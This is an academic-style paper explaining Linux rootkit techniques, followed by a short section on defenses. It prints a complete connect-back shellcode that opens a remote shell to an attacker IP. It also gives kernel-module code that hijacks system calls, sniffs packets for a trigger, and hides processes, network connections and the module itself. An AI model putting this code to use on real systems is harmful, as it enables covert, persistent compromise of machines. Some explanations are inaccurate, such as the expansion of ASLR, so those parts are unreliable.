Rootkits and Malicious Code Injection

Marius Vlad
Cybernetics, Statistics and Economic Informatics Faculty
Bucharest Academy of Economic Studies
ROMANIA
m3s0n3.14@gmail.com

Abstract: Rootkits, are considered by many to be one of the most stealthy computer malware(malicious software) and pose significant threats. Hiding their presence and activities impose hijacking the control flow by altering data structures, or by using hooks in the kernel. As this can be achieved by loadable kernel code sections, this paper tries to explain common entry points into a Linux kernel and how to keep a persistent access to a compromised machine.

Keywords: GNU/Linux, rootkits, shellcode, stack overflow, buffer overrun, vulnerability.

1 Introduction

What is a rootkit ?
Rootkit can be seen as set of programs which *patch* and *trojan* existing execution paths within the system. This process violates the **integrity** of the system [1]. Wikipedia defines rootkit as “a type of software that is designed to gain administrator-level control over a computer system without being detected” [2].



Figure 1: Evolution of rootkis

It is certain that the main function of a rootkit is to hide different elements of the system that would reveal that the machine has been compromised. Simple put, a rootkit is "kit" that allows a user to maintain "root" access [3]. This can vary from active network connections, running processes, files, perform execution redirections, transform binaries into trojans, and so on.
The Von-Neumann architecture divides the computer in 2 major parts:

- The CPU (Central Processing Unit)
- Memory

The CPU uses a *fetch-execute cycle* [4], which implies it reads data from memory and executes them. To decode the data from the memory, the CPU has a Instruction Decoder which figures out what the instruction means. Another element, called Program Counter is used to tell the CPU where to fetch the next instruction from. The program counter stores the memory address of the next instruction to be executed. Computer instructions usually consist of both actual instructions and the list of memory locations that are used to carry it out. A *data bus* that connects the CPU and the memory is used as a mean of communication between the two of them.
The memory which the CPU addresses on the bus is called *physical memory*. The *physical address space* ranges from 0 to a maximum of $2^{36} - 1$ (using PAE - Physical address Extension) bytes (on IA-32 processors). Every executive designed to work with a IA-32 CPU will use the processor’s memory management facilities to access memory.
On IA-32 accessing memory is done by using one of the 3 memory models [5]:

- **Flat memory model**
  Memory appears to a program to be a continuous, as

a single address space. This space is called *linear address space*. Everything is contained in this address space.

- **Segmented memory model**
  Memory appears to a program as a group of independent address spaces called segments. To address a byte in a segment, a program issues a logical address. This implies a segment selector and a offset (logical addresses are often referred as pointers).
- **Real-address mode memory model**
  Memory model for Intel 8086 processor. Provided to support compatibility with existing programs.

A compiled program's memory is divided into five elements: *text*, *data*, *bss*, *heap* and *stack*, and a special portion of the memory is set aside for any of those segments. The Intel Manuals call the text segment *code segment*[5, §3-18], and represents the assembled machine language instructions of the program.
Instruction in this segment are non-linear, thanks to the high-level control structures and procedures/functions, which translate into branch, jump, and call instructions in assembly language.
As the program executes, the instruction pointer (eip) register is set to the first instruction in the *text segment*. This register cannot be accessed directly by software, it is being controlled implicitly by control-transfer instructions (such as JMP, Jcc, CALL or RET), interrupts, and exceptions. The only way to read the eip is to execute a CALL instruction then read the value of the return instruction pointer from the procedure stack. This is a **fundamental** concept in [6], *controlling the execution path* – other being *overflowing* one portion of memory.

2 Arbitrary code injection

Sometimes user space application provide the means to open a "hole" to inject linkable kernel code sections.

ELF (Executable and Linking Format) was originally developed and published by UNIX System Laboratories as part of the Application Binary Interface (ABI). The Tool Interface Standards Committee (TIS) has selected the evolving ELF standard as a portable object file format that works on IA-32 environments for a variety of operating systems. Currently almost all modern Unix variants support the ELF format for its portability.
Program loading is the process by which the operating system creates a process image. The manner in which this process is accomplished and how the page management functions for the process are dictated by the operating system and processor.
ELF structure can be summarized as follows:

- **ELF Header** Containing pertinent information regarding how the contents of the binary file be interpreted, as well as the locations of the other structures describing the binary.
- **Sections** The binary file is viewed as a collection of sections.
- **Segments** The ELF segment interface is used to during the creation of a process image. Each segment, a contiguous stream of bytes, (not to be confused with a memory segment, i.e. one page) is described by a *program header*.

A particular interest for this paper are some special sections defined in [7] as follows:

- *.bss* Holds uninitialized data that contribute to the program's memory image. By definition, the system initializes the data with zeroes, when the program begins to run.
- *.data* Holds initialized data that contribute to program's memory image.
- *.text* This sections holds the *code* segment, or executable instructions of a program.

2.1 Procedure call

A stack is an abstract data structure, that is being used frequently, and it has a first-in, last-out ordering (FILO), which means the first item that is put into a stack is the last item to come out of it. When an item is placed into a stack, it's known as *pushing*, and when it's removed from the stack, it's called *popping*.

The heap segment is a segment of memory a programmer can directly control. Blocks of memory in this segment can be allocated and used for whatever the programmer might need.

Opposite to the dynamic growth of the heap, as the stack changes in size, it grows upward in a visual listing of memory, toward lower memory addresses, showed in Figure 2.



Figure 2: Stack/Heap growing

Figure 3 illustrates shows variables are pushed onto the stack for a simple program, that invokes a 4 argument function call, with 2 local variables, $flag$ and a $char$ array.



Figure 3: Variables onto the stack

Using gdb (GNU debugger) to disassemble the main function, we can notice something that it's called the *procedure prelude* [8], an "introduction" that happens every time at the start of function.
Several preparation are being done, before anything else, can proceed further. Step by step, the $\%ebp$ register *extended base pointer* or *old frame pointer* [9, §0x270], it is being saved on the stack, and is used to reference local function variables in the *current stack frame*.

Each stack frame contains the parameters to the functions, its local variables, and two pointers to put things back the way they were: the saved frame pointer and the return address. The saved frame pointer is used the restore $\%ebp$ to its previous value, and the return address is used to restore eip to the next instruction found after the function call. This restores the functional context of the *previous stack frame*.

If $buff$ exceeds it's size, will overwrite other variables on the stack, including the return address from the function.

2.2 Controlling Execution Path

The following program shows how $instruction\ pointer$ (eip) can be redirected to execute (or in this case, do not execute), when returning from the old saved pointer to the mains' frame stack, and skip 2 instructions, one of which makes the assignment of 1 to x variable [8].

```
#include <stdio.h>
#include <string.h>
void f(int a, int b, int c)
{
    char buffer1[4] = "AAAA";
    int *ret;
    ret = buffer1 + 12;
    (*ret) = *ret + 8;
}
int main()
{
    int x;
    x = 0;
    f(1,2,3);
    x = 1;
    printf("%d\n", x);
return 0;
}
```

The program will finish printing 1. The "magic" happens on the last two lines of code in f . ret pointer will contain the return address from f function – it will not point to a random memory location, but will point at f s' return address on the stack – when assigned to $buffer + 12$ bytes, while the next line will add to de-referenced ret (and implicit to the return address) 8 bytes so that eip will slide to the point of skipping the assignment of 1 to x .

2.3 Shellcodes

Shellcodes represent a self-contained (usually in assembly) code – no memory operations involved – that usually spawns a shell.

A particular type of shellcode, is a connect back shellcode. This is used because many companies policy is to restrict network input connections, but will always (if not usually) leave unrestricted network connections, originating from the local network.

The attacker will use this principle to inject "evil" code, that will connect to his machine, executing a shell on the compromised machine and multiplexing the standard file descriptors

to newly spawned socket file descriptor, done with $dup2$ followed by $execve$. Several *issues* need to be taken into account for a "successful" shellcode injection.

- if the application intended for exploitation is using $strcpy$ to copy the input data to a buffer, the shellcode will need to be designed so to avoid NULL bytes. This can achived by using 8-bit instructions and registers, using $push$ before-pop instructions, mov instead of $mov|l|w|b$
- the address on the stack of the buffer being overflowed.
- buffer large enough to contain the shellcode, return address and eventually a NOP (No operation – instruction that does not do anything) sled.



Figure 4: Packing shellcode inside a application frame protocol.

A part, in building the shellcode, is to find the address on the stack of the buffer intended for overflowing. Even if we are building a NOP sled at the beginning of the buffer, thus making possible not to know the *exact* address, we still need to a have a clue on where to point the return address. Another fact that needs to be taken into account is the stack alignment, usually at 4 bytes – IA-32 uses *word* memory address. This breaks the return address if we add to much or to little padding bytes. More on this technique can be found in [9].

A typical connect back shellcode is listed below:

```
push $102
pop %eax
xor %edx, %edx # zero out edx
xor %ebx, %ebx # zero out ebx

# socket
push %edx # ip_proto
push $1 # sock_stream
push $2 # af_inet
incl %ebx # sys_socket = 1
movl %esp, %ecx
int $0x80
xchg %eax, %esi # save sockfd

# connect(s, [2, 31337, <IP address>], 16)
push $102
pop %eax
inc %ebx
pushl $0x0701a8c0 # 192.168.1.7
pushw $0x697a # port 31337
pushw %bx # af_inet
movl %esp, %ecx
pushl $16 # sizeof struct
pushl %ecx
pushl %esi
movl %esp, %ecx
inc %ebx # sys_connect 3
int $0x80

# dup2(s, {0, 1, 2}
movl %esi, %ebx
push $2
popl %ecx
dup_loop:
movb $63, %al # sys_dup2
int $0x80
decl %ecx
jns dup_loop

# execve(*filanme, const char *argv[],
# const char* envp[])
pushl %edx # null terminated
pushl $0x68732f2f # "//sh"
pushl $0x6e69622f # "/bin
movl %esp, %ebx
xorl %ecx, %ecx # argv NULL
xorl %edx, %edx # envp NULL
movb $11, %al
int $0x80
```

3 Rootkits

All operating systems store internal record-keeping data with main memory, as objects – structures, queues. From this point of view rootkits can be classified (roughly) into two categories: Kernel Object Hooking (KOH) and Dynamic Kernel Object Manipulation (DKOM) [10]. KOH hijack the kernel control flow while DKOM subvert the kernel by directly modifying dynamic data objects.
Kernel data hooks are function pointers located in two main kernel memory regions. The $.bss$ and $.data$ sections in the kernel and loadable kernel modules, are seen as preallocated memory, the other being dynamically allocated areas (kernel heap).

3.1 Interrupts

External interrupts, software interrupts and exceptions are handled through the interrupt descriptor table (IDT). The IDT stores a collection of *gate* descriptors that provide access to interrupt and exception handlers. The linear address for the base of the IDT is contained in the IDT register (IDTR)[11, §2-7]. This register holds both a 32-bit address and a 16-bit limit for the IDT (see Figure 5).
To access an interrupt or exception handler, the processor first receives an interrupt vector (interrupt number) from internal hardware, an external interrupt controller, or from software by means of an INT, INTO, INT 3, or BOUND instruction. The interrupt vector provides an index into the IDT. Intel defines in System Architecture Overview[11, §5-18] a set of special descriptors, called *gates*, that provide protected gateways to system procedures and handlers that operate at different privilege level.

- Call gate.
- Task gate.
- Interrupt gate.
- Trap gate.

Linux terminology is slightly different when classifying the descriptors included in interrupt descriptor table, and the one that has a particular interest in this paper is **System gate**.
An Intel *trap gate* that can be access by a user mode program. The three Linux exception handlers associated with the vectors 5, 8, and 128 are activated by means of system gate, so the assembly language instructions $into$, $bound$, and $int\ \ 0x80$ can be issued in user mode.



Figure 5: Interrupt Descriptor Table on IA-32

3.2 System calls

UNIX systems implement most interfaces between user mode and hardware devices by means of system calls issued to the kernel. System calls are used to invoke kernel routines from within user applications in order to exploit the special capabilities of the kernel. Processes running in user mode have a set of interfaces to interact with different hardware devices, such as CPU, disk, printers.

Several libraries and functions provide APIs to programmers. Some of them are defined by the standard C library (libc, GNU libc – glibc) refer to wrapper routines (with the sole purpose to issue a system call), and most of the system calls have a corresponding wrapper routine, thus defining the API that application programs should use.

A example of system calls invoked by ls application.

```
strace -s 1 -etrace=read,write,getdents \
/bin/ls
read(3, "\177"..., 832) = 832
read(3, "\177"..., 832) = 832
read(3, "\177"..., 832) = 832
getdents(3, /* 154 entries */, 32768) = 5240
getdents(3, /* 0 entries */, 32768) = 0
write(1, "B"..., 200BlackWhite.obt
```

Irrelevant from the programmer stand of view, the only things that matters are function name, parameter types and the meaning of the return code. As most wrapper routines return an integer value, whose meaning depends on the corresponding system call. A return value of -1 usually indicates that the kernel could not perform/was unable to satisfy the process request, with the specific code contained in the $errno$ variable, defined in the standard C library.

On Linux system calls can be invoked in two different ways, but the net outcome of both methods is a jump to an assembly function called *system call handler*. Because Linux has many different system calls, the user application invoking the system call, must pass the system call number to identify the required system call – $\%eax$ register is used for this specific purpose – as well as additional parameters that might be required.

The actions performed by a *system call handler* follows [12]:

- save the contents of most registers in the kernel mode stack (coded in assembly language and is common to all system calls).
- handles the system call by invoking a corresponding C function called *the system call service routine*.
- exits from the handler: the registers are loaded with the values saved in kernel mode stack and finally the CPU is switched to user mode.



Figure 6: Entering and exiting kernel space

The service routine function does not interact with the platform specific assembly parts of the system of the system call routine when switching from user and kernel space.

The above approach simplifies the work of programmers because service routines functions are implemented in the

same way as the kernel code. Some of them are very simple any only a single line of code is needed [13, §831].

```
asmlinkage long sys_getuid(void)
{
/* Only we change this so SMP safe */
return current->uid;
}
```

3.3 Finding system call table

To associate each system call number with its corresponding service routine, the kernel uses a system call dispatch table, which is stored in the sys_call_table array and has __NR_syscalls entries. The n^{th} entry contains the service routine address of the system call having number n. $arch/x86/kernel/entry\_32.S$ illustrates further:

```
syscall_call:
        call *sys_call_table(,%eax,4)
```

In order to hook (replace) the system calls, we need to know the address of sys_call_table, but as this address isn't exported for use (it used to be) – therefore we can't easily access it.

A technique described at a Black Hat conference in 2009 [14], shows how one can extract the system call table without much of a hassle. We rely on the fact that we can get the contents of the IDTR register, and will move progressively to the address of sys_call_table.

Disassembling $system\_call()$ from a kernel image, we'll see how the address of $system\_call\_table$ can be found with some simple calculus.

```
...
0xc0102d44 <system_call+0>: push %eax
0xc0102d45 <system_call+1>: cld
0xc0102d46 <system_call+2>: push $0x0
0xc0102d48 <system_call+4>: push %fs
...
0xc0102d82 <system_call+62>: call *-0x3fbf9ed0(,%eax,4)
...
(gdb) x/i system_call+62
0xc0102d82 <system_call+62>: call *-0x3fbf9ed0(,%eax,4)
(gdb) x/x system_call+62
0xc0102d82 <system_call+62>: 0x308514ff
(gdb) x/4x system_call+62
0xc0102d82 <system_call+62>: 0xff 0x14 0x85 0x30
(gdb) x/x system_call+62 + 3
0xc0102d85 <system_call+65>: 0xc0406130
(gdb) p &sys_call_table
$2 = (<data variable, no debug info> *) 0xc0406130
```

Using the $/i$ and $/x$ format address of gdb, we can see the opcode employed to perform the call to the address of sys_call_table (the asterisk $call$ marks an address). Then if move with three bytes further we can spot the actual address. Notice also that addresses in IA-32 use little endian, as byte order.

How did we knew to move just 3 bytes further from the call ? The following listing (truncated unnecessary code), should shed some light.

```
~:> objdump -d opcode_system_call
8048056: ff 14 85 66 80 04 08 call *0x8048066(,%eax,4)
```

As we can see, the $call$ is using a indexed addressing mode, where $\%eax$ is used as a index, with 4 as multiplier. That would translate to $0xff\ 0x14\ 0x85$ in opcode (machine code instructions). Thus, what we need to do, is to "search" for the 3 bytes of opcode to find the address of sys_call_table, inside $system\_call()$ system handler.

3.4 Hijacking system calls

Hijacking system syscalls' service routines can be used using pointers to function as seen below.

```
extern asmlinkage (type)
(*original_system_call)(type, arg);

asmlinkage (return_type)
hacked_system_call(original_arguments)
{
    (return_type) ret = (*original_system_call);
    /* do nasty things here */
    return ret;
}
void **sys_call_table = get_sys_call_table();

/* module init */

/* save original system call */
original_system_call = sys_call_table[__NR_name];
/* hijack */
sys_call_table[__NR_name] = hacked_system_call;

/* module exit */
/* restore with original system call */
sys_call_table[__NR_name] = original_system_call;
```

At some point in history the kernel devolopers figured that marking some sections of the kernel as read-only would really help.

Debian GNU/Linux stable version (codenamed "Lenny") ships with a kernel that has $CONFIG\_DEBUG\_RODATA$ disabled. Below is a snippet from kernel initilization:

```
/* snippet from entry_32.S */
.section .rodata,"a"
#include "syscall_table_32.S"

/* snippet from init/main.c *
#ifndef CONFIG_DEBUG_RODATA
static inline void mark_rodata_ro(void) { }
#endif
/* mean-while in kernel initialization */
static noinline int init_post(void)
        __releases(kernel_lock)
{
```

```
    /* need to finish all async __init
       code before freeing the memory */
    async_synchronize_full();
    free_initmem();
    unlock_kernel();
    ==> mark_rodata_ro(); <===
    system_state = SYSTEM_RUNNING;
    numa_default_policy();
...
```

3.5 Persistent remote connection

The Linux kernel employs a mechanism so that when network packets are being analyzed, the data of lower-level protocols are passed to higher-level layers. The same thing, in reverse, happens when data is sent out. The header and payload generated by various protocols are passed successively to lower layers until they're finally transmitted.

Speed is crucial here, so the kernel uses special data structure for *socket buffers*. New protocols are added by means of dev_add_pack. It takes as an argument, the address of $packet\_type$ type variable.

```
struct packet_type {
__be16 type; /* This is really htons(ether_type). */
struct net_device *dev; /* NULL is wildcarded here */
int (*func) (struct sk_buff *,
                                    struct net_device *,
                                    struct packet_type *,
                                    struct net_device *);
...
void *af_packet_priv;
struct list_head list;
}
```

While in the rookit $init\_module$ we attach the malevolent function:

```
struct packet_type m_pkt = {
        .type = __constant_htons(ETH_P_ALL),
        .func = sniff_packet,
};
/* while in init module */
/* sniffing packets */
dev_add_pack(&m_pkt);
...
```

A snippet from the attached sniffer function is presented below:

```
int sniff_packet(struct sk_buff *skb,
                 struct net_device *dev,
                 struct packet_type *pkt,
                 struct net_device *dev2)

struct iphdr *iph = (struct iphdr*) skb->network_header;

switch (iph->protocol) {

case 17:
    /* UDP */
    len = (unsigned short) iph->tot_len;
    len = htons(len);
    if (len > 255)
        len = 255;

    memcpy(buf, (void *) iph, len);

    for (i = 0; i < len; i++)
        if (buf[i] == 0)
            buf[i] = 1;
    buf[len] = 0;

    if ((p = strstr(buf, UDP_MARK)) != NULL) {
        p += strlen(UDP_MARK);
        global_port = 443;
        global_ip = iph->saddr;
        /* trigger to launch connection
           back to attacker */
        launch_shell = 1;
    }
    kfree_skb(skb);
    return 0;
break;
...
```

When the attacker tries to connect to the compromised machine it sends a special marker, and in a success case, the trigger to open a connection back to the attacker. The trigger will be checked in a hijacked sys_read system call.

3.6 Hiding within presence

The rookit must use some mechanisms to hide its presence. As we've seen in the previous subsection the attacker will open a network connection back to his machine.

Besides a conspicuous network connection showing up in the active network connections list, a new process (shell) is being spawned as a child of a running process. For instance, when displaying the process tree of a running system you notice that a shell process will show up as a child of a system daemon, you probably have a compromised machine.
Both of this issues can be "solved" with a system call hook and by altering kernel data structures.

As user space applications use $procfs$ – a pseudo-filesystem created at boot by the Linux kernel – to query for system resources, we can trace what files are being opened and what information is being transferred to and from the kernel back to user space, so when the application is being invoked to display certain information will get the information altered. Doing a system trace on ps – application to report a snapshot of the current processes – we notice that $sys\_getdents$ system call is being used to fetch data. Actually, the Linux kernel uses $procfs$ to store (keep track of) running processess, in a directory structure, so $sys\_getdents$ just fetches the current directory entries.

Every process has associated a unique process identifier (PID), so in order to hide a running process would mean send back data discarding the entry with the "evil" PID. This PID is known when it's being spawned (in [6] I've used GID)

so we can easily identify it.

Using the Linux kernel API we can transfer and modify the data as one pleases:

```
/* calll original function to get the output */
ret = __sys_getdents(fd, dirp, count);

if ((d = kmalloc(ret, GFP_KERNEL)) != NULL) {
__copy_from_user(d, dirp, ret);

orig_d = d;
r = ret;
ptr = (char *) d;
while ( ptr < (char *) orig_d + r) {

    curr = (struct dirent *) ptr;
    /* get the offset to the next dirent object */
    offset = curr->d_reclen;

    /* test */
    if (isPid(curr)) {
        /* if this is the first entry */
        if (!prev) {
            /* reduce the size returned */
            ret = ret - offset;
            /* modify our local copy */
            d = (struct dirent *)((char *) d + offset);
        } else {
            /* not the first entry */
            prev->d_reclen += offset;
            /* clear out mem at this location */
            memset(curr, 0, offset);
        }
    } else {
        prev = curr;
    }
    /* move forward */
    ptr += offset;
}
/* give back to userland, hopefuly hacked! */
no_warning =
 __copy_to_user((void *) dirp, (void *) d, ret);
```

The hook starts by invoking the original system call, getting the contents and, if statement evaluates to boolean TRUE, will reduce the original output, giving back the process the initial data without the $struct\ dirent$ that contains the process PID we're trying to hide.

Following is a part from $isPid$ function:

```
do {
htask = next_task(htask);
  if ((simple_strtol(d->d_name, NULL, 10)
       == htask->pid) &&
      (htask->gid == MAGIC_GID)) {
      ret = 1;
  }
} while (htask != current);
```

The check in $isPid$ function it's self-explanatory, d is the $dirent$ object passed from hooked $sys\_getdents$, while $current$ objects hold the current task. When ps application is invoked, after the calling of $sys\_getdents$, it will use sys_open to read the $stat$ and $status$ file.

Hiding network information can be done by altering the data in $tcp4\_seq\_show$ function used to populate $/proc/net/tcp$, also used by $netstat$ user space application.

Replacing the original $tcp4\_seq\_show$:

```
struct proc_dir_entry *tcp =
init_net.proc_net->subdir->next;

/* starting tcp hook */
while (strcmp(tcp->name, "tcp") &&
        (tcp != init_net.proc_net->subdir))
    tcp = tcp->next;

if (tcp != init_net.proc_net->subdir) {
/* save it */
__tcp4_seq_show =
((struct tcp_seq_afinfo *)(tcp->data))->seq_ops.show;
/* hijack */
((struct tcp_seq_afinfo *)(tcp->data))->seq_ops.show =
hacked_tcp4_seq_show;
}
```

Checking for TCP states:

```
int
hacked_tcp4_seq_show(struct seq_file *seq, void *v) {
...
struct tcp_iter_state* st;
struct my_inet_sock *inet;
...
st = seq->private;
...
switch (st->state) {
case TCP_SEQ_STATE_LISTENING:
    break;
case TCP_SEQ_STATE_ESTABLISHED:

   inet = (struct my_inet_sock *)((struct sock *) v);

   if ((inet->daddr == global_ip)
        || (inet->rcv_saddr == global_ip)) {
       return 0;
   } else
      return (*__tcp4_seq_show)(seq, v);
break;
...
```

Even so, the most obvious sign that the machine has been compromised is by inspecting the current loadable modules ($/proc/modules$).

And removing it from the linked list:

```
struct module *m = &__this_module;
if (m->init == init_module)
    list_del(&m->list);
```

4 Conclusions

Although not a trivial task, it doesn't take too much knowledge to actually see what kernel data structures needs to be modified in order to control information data sent back to user space. Several methods of prevention have been developed

in attempt to restrict, or make it harder to patch the kernel with malicious code.

One of those methods is ASLR (Advanced Stack Layout Randomization) which comes enabled on most vanilla kernel sources, that runs the process in a different address space every time it executes prevents buffer overflows (studies have shown that a brute-force attack on IA-32 platforms are almost trivial to implement, because the randomization is performed with 2^8 bits). Methods described in [9] shows how they can be bypassed – $ret2libc$ is one of those.

Besides kernel data protection (RODATA flag shown in this paper), there is another project, gr security that besides RBAC (Role Base Access Control), implements several protections: randomization of process ID and TCP/IP stack, chroot hardening, restricting viewing of prcessess, has integrated a kernel patch called PaX. PaX implements a stronger version of ASLR, as well as privilege protection for memory pages. Another project which comes from a three letter governmental agency, and implemented as LSM (Linux Security Modules) is already merged in the mainline kernel – SELinux.

Removing the ability to insert code into the kernel is another "hardening" method (although this breaks device drivers functionally support) and if combined with functionally to read-/write device driver interface to physically addressable memory ($/dev/mem$) removed will massively hinder the posibilty of an attack over the Linux kernel.
As other means to subvert the Linux kernel in the wild, are by the use of debug registers [5] (eneylkm rootkit uses this method) – debug registers are also used by kernel probes as a method of debugging – changing the system call handler ($system\_call$) to point to a new one, thus eliminating the need to hook existing system calls, as well as to find that someone tampered with the system, and patch in run-time kernel memory as described in [3].

The next generation of rootkits, will *try* to run the operating system as a virtualized operating system (Blue Pill SubVirt), that exploit CPU instructions using virtualization technologies (VT-X).

References

[1] G. Hoglund, "A *real* nt rootkit, patching the nt kernel."

[2] Wikipedia, "Rootkit."

[3] J. Kong, *Designing BSD Rootkits, An Introduction to Kernel Hacking*. No Starch Press, 2007.

[4] J. Bartlett, *Programming from Ground Up*. Jonathan Bartlett, 2003.

[5] Intel Corporation, *Intel 64 and IA-32 Architectures Software Developer Manual*, 2010. Volume 1: Basic Architecture.

[6] M. Vlad, *Subverting the Linux Kernel, Rootkit Development and Deployment*. 2010.

[7] Tool Interface Standard Commitee, *Executable and Linking Format (ELF)*, 1995. Version 1.2.

[8] A. One, "Smashing the stack for fun and profit."

[9] J. Ericson, *Hacking: The Art of Exploitation*. Addison-Wesley, 2nd ed., 2008.

[10] Z. Wang, X. Jiang, W. Chi, and P. Ning, "Countering kernel rootkits with lightweight hook protection," *CSS ACM, Chicago, Illionios*, 2009.

[11] Intel Corporation, *Intel 64 and IA-32 Architectures Software Developer Manual*, 2010. Volume 3A: System Programming Guide, Part 1.

[12] D. P. Bovet and M. Cesati, *Understanding the Linux Kernel*. O'Reilly, 3nd ed., 2005.

[13] W. Mauerer, *Professional Linux Kernel Architecture*. Wiley Publishing, Inc., 2008.

[14] A. Lineberry, "Malicious code injection via /dev/mem." Black Hat Europe, 2009.